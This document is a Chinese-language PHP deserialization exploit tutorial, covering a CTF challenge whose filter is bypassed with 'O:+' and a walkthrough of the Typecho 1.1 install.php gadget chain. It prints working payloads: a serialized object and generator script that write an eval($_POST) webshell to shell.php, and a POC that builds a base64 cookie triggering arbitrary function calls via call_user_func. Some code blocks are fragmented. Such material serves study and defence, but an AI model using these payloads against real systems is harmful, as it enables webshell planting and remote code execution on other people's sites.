

一、题目

1、源码

```
1 class Template {
2     public $cacheFile = '/tmp/cacheFile';
3     public $template = '<div>Welcome back %s</div>';
4
5     public function __construct($data = null) {
6         $data = $this->loadData($data);
7         $this->render($data);
8     }
9
10    public function loadData($data) {
11        if (substr($data, 0, 2) !== 'O:' && !preg_match('/O:\d:\w/', $data)) {
12            return unserialize($data);
13        }
14        return [];
15    }
16
17    public function createCache($file = null, $tpl = null) {
18        $file = $file ?? $this->cacheFile;
19        $tpl = $tpl ?? $this->template;
20        file_put_contents($file, $tpl);
21    }
22
23    public function render($data) {
24        echo sprintf($this->template, htmlspecialchars($data['name']));
25    }
26
27    public function __destruct() {
28        $this->createCache();
29    }
30 }
31
32 new Template($_COOKIE['data']);
```

2、知识点

知识点	说明
sprintf()	把格式化的字符串写入变量中

3、解读

- 1) 第32行，实例化函数Template()，接收Cookie中传入的data值作为函数实参。
- 2) 第1行，函数Template()中，定义了变量\$cacheFile和\$template，并创建构造方法，调用了函数loadData()和render()，将Cookie中的data值作为函数实参。
- 3) 第10行，函数loadData()中，如果data值的前两位不是'o:'，并且没有匹配到'o:数字'（也就是判断是否为序列化数据）的话，就将data进行反序列化，返回空数组。
- 4) 第23行，函数render()中，将data值中的name值进行过滤，并拼接到变量template中。
- 5) 第27行，在对象销毁前，进入到函数__destruct()中，调用了函数createCache()。
- 6) 第17行，函数createCache()中，这里是有实参的，但是前面并没有传入，也就默认为null。进入函数体中，如果参数\$file不存在，就调用变量cacheFile作为值；如果参数\$tpl不存在，就调用变量template作为值，最后使用函数file_put_contents()将\$tpl的内容写入到\$file中。

4、分析

- 1) 第11行进行了反序列化操作，并传入Cookie的值作为参数，也就是说反序列化的变量可控。
- 2) 第10行是做了过滤，不允许前两位为 'o:'，也就过滤了反序列化数据。根据PHP反序列化的源码中可以知道当第三位为 '+' 时，还是会被反序列化成功。
- 3) 准备好反序列化的内容，也就是函数file_put_contents()出现的地方，这里会将内容写入到文件中，如果文件不存在就创建文件，那么此时就可以指定文件名和一句话木马。
- 4) 准备好之后需要进行绕过，首先将反序列化的对象转换成数组形式，然后在'o:'后加上 '+' 绕过。

5、利用

```
a:1:{i:0;o:8:"Template":2:{s:9:"cacheFile";s:11:"./shell.php";s:8:"template";s:24:"<?php eval($_POST[a]);?>";}}
```

```
1 <?php
2 class Template{
3     public $cacheFile = './shell.php';
4     public $template = '<?php eval($_POST[a]);?>';
5 }
6
7 $temp = new Template();
8 $shell = Array($temp);
9 print(serialize($shell));
```

```
a:1:{i:0;o:8:"Template":2:{s:9:"cacheFile";s:11:"./shell.php";s:8:"template";s:24:"<?php eval($_POST[a]);?>";}}
```

二、CMS

1、知识点

知识点	说明
call_user_func	返回一个自定义用户函数给出的一个参数
__wakeup()	使用unserialize时触发
__sleep()	使用serialize时触发
__destruct()	对象被销毁时触发
__call()	在对象上下文中调用不可访问的方法时触发
__callStatic()	在静态上下文中调用不可访问的方法时触发
__get()	用于从不可访问的属性读取数据
__set()	用于将数据写入不可访问的属性
__isset()	在不可访问的属性上调用isset()或empty()触发
__unset()	在不可访问的属性上使用unset()时触发
__toString()	把类当作字符串使用时触发
__invoke()	当脚本尝试将对象调用为函数时触发

2、源码分析-Typecho1.1

1) 源码入口文件install.php文件中，首先经过了两个判断：只要传入GET参数为finish，并设置referer为站内的URL即可。

```
58 //判断是否已经安装
59 if (!isset($_GET['finish']) && file_exists( filename: __TYPECHO_ROOT_DIR__ . '/config.inc.php') && empty($_SESSION
60     exit;
61 }
62
63 // 挡掉可能的跨站请求
64 if (!empty($_GET) || !empty($_POST)) {
65     if (empty($_SERVER['HTTP_REFERER'])) {
66         exit;
67     }
68
69     $parts = parse_url($_SERVER['HTTP_REFERER']);
70     if (!empty($parts['port'])) {
71         $parts['host'] = "{$parts['host']}-{$parts['port']}";
72     }
73
74     if (empty($parts['host']) || $_SERVER['HTTP_HOST'] != $parts['host']) {
75         exit;
76     }
77 }
```

2) 进入到漏洞入口点，install.php的第230行对Cookie进行了反序列化操作。

```
221 <?php elseif (!Typecho_Cookie::get( key: '__typecho_config')): ?>
222 <h1 class="typecho-install-title"><?php _e('没有安装!'); ?></h1>
223 <div class="typecho-install-body">
224 <form method="post" action="?config" name="config">
225 <p class="message error"><?php _e('您没有执行安装步骤，请您重新安装! '); ?> <button class="btn
226 </form>
227 </div>
228 <?php else : ?>
229 <?php
230 $config = unserialize(base64_decode(Typecho_Cookie::get( key: '__typecho_config')));
231 Typecho_Cookie::delete( key: '__typecho_config');
232 $db = new Typecho_Db($config['adapter'], $config['prefix']);
233 $db->addServer($config, op: Typecho_Db::READ | Typecho_Db::WRITE);
234 Typecho_Db::set($db);
235 ?>
```

3) 反序列化关键的魔术函数：

- __destruct() 在对象被销毁时自动调用
- __wakeup() 在反序列化的时候自动调用
- __toString() 在调用对象的时候自动调用


4) 这里调用对象Typecho_db时，传入了adapter参数，那么如果这个参数的值是某个类，就会自动触发__toString()函数，将类转成字符串。

```
<?php
$config = unserialize(base64_decode(Typecho_Cookie::get( key: '__typecho_config')));
Typecho_Cookie::delete( key: '__typecho_config');
$db = new Typecho_Db($config['adapter'], $config['prefix']);
$db->addServer($config, op: Typecho_Db::READ | Typecho_Db::WRITE);
Typecho_Db::set($db);
?>
```

5) 全局搜索函数__toString()，定位到的是 Typecho/Feed.php。


```
223 public function __toString()
224 {
225     $result = '<?xml version="1.0" encoding="' . $this->_charset . '"?>' . self::EOL;
226
227     if (self::RSS1 == $this->_type) {
228         $result .= '<rdf:RDF
229 xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
230 xmlns="http://purl.org/rss/1.0/"
231 xmlns:dc="http://purl.org/dc/elements/1.1/">' . self::EOL;
232
233         $content = '';
234         $links = array();
235         $lastUpdate = 0;
236
237         foreach ($this->_items as $item) {
238             $content .= '<item rdf:about="' . $item['link'] . '">' . self::EOL;
239             $content .= '<title>' . htmlspecialchars($item['title']) . '</title>' . self::EOL;
240             $content .= '<link>' . $item['link'] . '</link>' . self::EOL;
241             $content .= '<dc:date>' . $this->dateFormat($item['date']) . '</dc:date>' . self::EOL;
242             $content .= '<description>' . strip_tags($item['content']) . '</description>' . self::EOL;
243             if (!empty($item['suffix'])) {
244                 $content .= $item['suffix'];
245             }
246             $content .= '</item>' . self::EOL;
247         }
248     }
249 }
```

6) 根据网上师傅的分析, 定位到290行的变量\$item['author'], 这是当前类定义的私有变量, 并且在第358行再次被调用。



```
280
281 $content = '';
282 $lastUpdate = 0;
283
284 foreach ($this->_items as $item) {
285     $content .= '<item>' . self::EOL;
286     $content .= '<title>' . htmlspecialchars($item['title']) . '</title>' . self::EOL;
287     $content .= '<link>' . $item['link'] . '</link>' . self::EOL;
288     $content .= '<guid>' . $item['link'] . '</guid>' . self::EOL;
289     $content .= '<pubDate>' . $this->dateFormat($item['date']) . '</pubDate>' . self::EOL;
290     $content .= '<dc:creator>' . htmlspecialchars($item['author']->screenName) . '</dc:creator>' .
291
292     if (!empty($item['category']) && is_array($item['category'])) {
293         foreach ($item['category'] as $category) {
294             $content .= '<category><![CDATA[' . $category['name'] . ']]></category>' . self::EOL;
295         }
296     }
297
350     foreach ($this->_items as $item) {
351         $content .= '<entry>' . self::EOL;
352         $content .= '<title type="html"><![CDATA[' . $item['title'] . ']]></title>' . self::EOL;
353         $content .= '<link rel="alternate" type="text/html" href="' . $item['link'] . '" />' . self::EOL;
354         $content .= '<id>' . $item['link'] . '</id>' . self::EOL;
355         $content .= '<updated>' . $this->dateFormat($item['date']) . '</updated>' . self::EOL;
356         $content .= '<published>' . $this->dateFormat($item['date']) . '</published>' . self::EOL;
357         $content .= '<author>' . self::EOL;
358         $content .= '<name>' . $item['author']->screenName . '</name>' . self::EOL;
359         $content .= '<uri>' . $item['author']->url . '</uri>' . self::EOL;
360     }
361 }
```

7) 涉及到私有变量的调用, 就可以用上魔法函数__get(), 全局搜索该函数, 定位到/Typecho/Request.php, 可以看到这里返回了一个函数get()。



```
269 public function __get($key)
270 {
271     return $this->get($key);
272 }
273
```

8) 跟进到函数get()的最底下, 可以看到返回的是函数_applyFilter()。

```
295 public function get($key, $default = NULL)
296 {
297     switch (true) {
298         case isset($this->_params[$key]):
299             $value = $this->_params[$key];
300             break;
301         case isset(self::$_httpParams[$key]):
302             $value = self::$_httpParams[$key];
303             break;
304         default:
305             $value = $default;
306             break;
307     }
308
309     $value = !is_array($value) && strlen($value) > 0 ? $value : $default;
310     return $this->_applyFilter($value);
311 }
312
```

9) 跟进到函数`_applyFilter()`，这里找到了函数`call_user_func()`。

```
159 private function _applyFilter($value)
160 {
161     if ($this->_filter) {
162         foreach ($this->_filter as $filter) {
163             $value = is_array($value) ? array_map($filter, $value) :
164                 call_user_func($filter, $value);
165         }
166
167         $this->_filter = array();
168     }
169
170     return $value;
171 }
```

10) 回溯利用链

- 通过设置`item['author']`来控制`Typecho_Request`类中的私有变量
- 类中的`_filter`和`_params['screenName']`都可控
- `call_user_func`函数变量可控
- 最终造成任意代码执行。

3、POC

```
<?php

class Typecho_Request
{
    private $_params = array();
    private $_filter = array();

    public function __construct()
    {
        // $this->_params['screenName'] = 'whoami';
    }
}
```

```

        $this->_params['screenName'] = -1;
        $this->_filter[0] = 'phpinfo';
    }
}

class Typecho_Feed
{
    const RSS2 = 'RSS 2.0';
    /** 定义ATOM 1.0类型 */
    const ATOM1 = 'ATOM 1.0';
    /** 定义RSS时间格式 */
    const DATE_RFC822 = 'r';
    /** 定义ATOM时间格式 */
    const DATE_W3CDTF = 'c';
    /** 定义行结束符 */
    const EOL = "\n";
    private $_type;
    private $_items = array();
    public $dateFormat;

    public function __construct()
    {
        $this->_type = self::RSS2;
        $item['link'] = '1';
        $item['title'] = '2';
        $item['date'] = 1507720298;
        $item['author'] = new Typecho_Request();
        $item['category'] = array(new Typecho_Request());

        $this->_items[0] = $item;
    }
}

$x = new Typecho_Feed();
$a = array(
    'host' => 'localhost',
    'user' => 'xxxxxx',
    'charset' => 'utf8',
    'port' => '3306',
    'database' => 'typecho',
    'adapter' => $x,
    'prefix' => 'typecho_'
);
echo urlencode(base64_encode(serialize($a)));
?>

```

4、利用

